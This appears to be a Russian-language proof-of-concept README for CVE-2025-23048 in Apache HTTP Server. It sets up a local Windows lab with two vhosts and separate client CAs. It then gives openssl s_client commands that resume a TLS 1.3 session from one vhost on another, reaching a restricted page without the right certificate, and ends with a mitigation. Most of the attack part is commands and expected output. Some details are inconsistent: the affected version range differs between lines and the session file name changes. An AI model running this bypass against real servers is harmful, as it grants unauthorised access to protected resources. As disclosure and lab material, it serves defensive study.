 absholi7ly/cve-2025-23048-poc
Версии Apache HTTP Server 2.4.35–2.4.63 уязвимы к обходу аутентификации по клиентскому сертификату при использовании возобновления сеанса TLS 1.3 на виртуальных хостах с различными директивами `SSLCACertificateFile`.

Версии Apache HTTP Server 2.4.35 – 2.4.62 уязвимы к обходу аутентификации клиентского сертификата при использовании возобновления сессий TLS 1.3 между виртуальными хостами с разными директивами SSLCACertificateFile.
Злоумышленник, имеющий действительный клиентский сертификат для одного виртуального хоста, может возобновить сессию TLS 1.3 на другом виртуальном хосте, требующем сертификат, выпущенный отдельным удостоверяющим центром (CA), — получая несанкционированный доступ к защищённым ресурсам.
# Download from: https://www.apachelounge.com/download/VS16/binaries/httpd-2.4.57-win64-VS16.zip
# Extract to C:\Apache24
conf\httpd.confLoadModule socache_shmcb_module modules/mod_socache_shmcb.so
LoadModule ssl_module modules/mod_ssl.so
SSLSessionCache "shmcb:C:/Apache24/logs/ssl_scache(512000)"
SSLSessionCacheTimeout 300
SSLSessionTickets on
cd C:\Apache24\conf
mkdir ssl
cd ssl

# Server cert (self-signed)
openssl req -x509 -newkey rsa:2048 -keyout server.key -out server.crt -days 365 -nodes -subj "/CN=localhost"

# CA1 and client cert for vhost1
openssl req -x509 -newkey rsa:2048 -keyout ca1.key -out ca1.pem -days 365 -nodes -subj "/CN=CA1"
openssl req -newkey rsa:2048 -keyout client_ca1.key -out client_ca1.csr -nodes -subj "/CN=Client1"
openssl x509 -req -in client_ca1.csr -CA ca1.pem -CAkey ca1.key -CAcreateserial -out client_ca1.crt -days 365

# CA2 for vhost2
openssl req -x509 -newkey rsa:2048 -keyout ca2.key -out ca2.pem -days 365 -nodes -subj "/CN=CA2"

# Cleanup
del client_ca1.csr *.srl
conf\extra\httpd-vhosts.conf)<VirtualHost *:443>
ServerName vhost1.example.com
DocumentRoot "C:/Apache24/htdocs/vhost1"
SSLEngine on
SSLCertificateFile "C:/Apache24/conf/ssl/server.crt"
SSLCertificateKeyFile "C:/Apache24/conf/ssl/server.key"
SSLCACertificateFile "C:/Apache24/conf/ssl/ca1.pem"
SSLVerifyClient optional
SSLVerifyDepth 1
SSLProtocol all -SSLv2 -SSLv3 -TLSv1 -TLSv1.1 -TLSv1.2
SSLStrictSNIVHostCheck off
<Location />
Require ssl-verify-client
</Location>
</VirtualHost>
<VirtualHost *:443>
ServerName vhost2.example.com
DocumentRoot "C:/Apache24/htdocs/vhost2"
SSLEngine on
SSLCertificateFile "C:/Apache24/conf/ssl/server.crt"
SSLCertificateKeyFile "C:/Apache24/conf/ssl/server.key"
SSLCACertificateFile "C:/Apache24/conf/ssl/ca2.pem"
SSLVerifyClient optional_no_ca
SSLVerifyDepth 1
SSLProtocol all -SSLv2 -SSLv3 -TLSv1 -TLSv1.1 -TLSv1.2
SSLStrictSNIVHostCheck off
<Location /restricted>
Require valid-user
</Location>
</VirtualHost>
mkdir C:\Apache24\htdocs\vhost1
echo <html><body>Vhost1: Accessible with CA1</body></html> > C:\Apache24\htdocs\vhost1\index.html

mkdir C:\Apache24\htdocs\vhost2\restricted
echo <html><body>Restricted: Vhost2 Secret!</body></html> > C:\Apache24\htdocs\vhost2\restricted\index.html
C:\Apache24\bin>httpd.exe -k install
C:\Apache24\bin>httpd.exe -k start
vhost1 → сохранение сессииopenssl s_client -servername vhost1.example.com -tls1_3 -cert "C:\Apache24\conf\ssl\client_ca1.crt" -key "C:\Apache24\conf\ssl\client_ca1.key" -CAfile "C:\Apache24\conf\ssl\server.crt" -sess_out session_v1.pem 127.0.0.1:443
Ввод после подключения:
GET / HTTP/1.1
Host: vhost1.example.com

Ожидаемый вывод (сокращён):
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
...
Post-Handshake New Session Ticket arrived:
...
HTTP/1.1 200 OK
...
<html><body>Vhost1: Accessible with CA1</body></html>
Билет сессии сохранён в
session_shared.pem.
vhost2 → доступ к защищённому путиopenssl s_client -servername vhost2.example.com -tls1_3 -CAfile "C:\Apache24\conf\ssl\server.crt" -sess_in session_v1.pem 127.0.0.1:443
Ввод:
GET /restricted/ HTTP/1.1
Host: vhost2.example.com
Ожидаемый вывод (критический):
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Resumption PSK: ...
    TLS session ticket lifetime hint: 300 (seconds)
...
HTTP/1.1 200 OK
...
<html><body>Restricted: Vhost2 Secret!</body></html>

Клиентский сертификат от CA1 был принят на vhost2 (который доверяет только CA2)
Повторной аутентификации не произошло — возобновление сессии обошло проверку CA
SSLStrictSNIVHostCheck on
во всех виртуальных хостах TLS 1.3, требующих разные клиентские CA.
Отключает возобновление сессий между SNI-хостами — предотвращает обход.






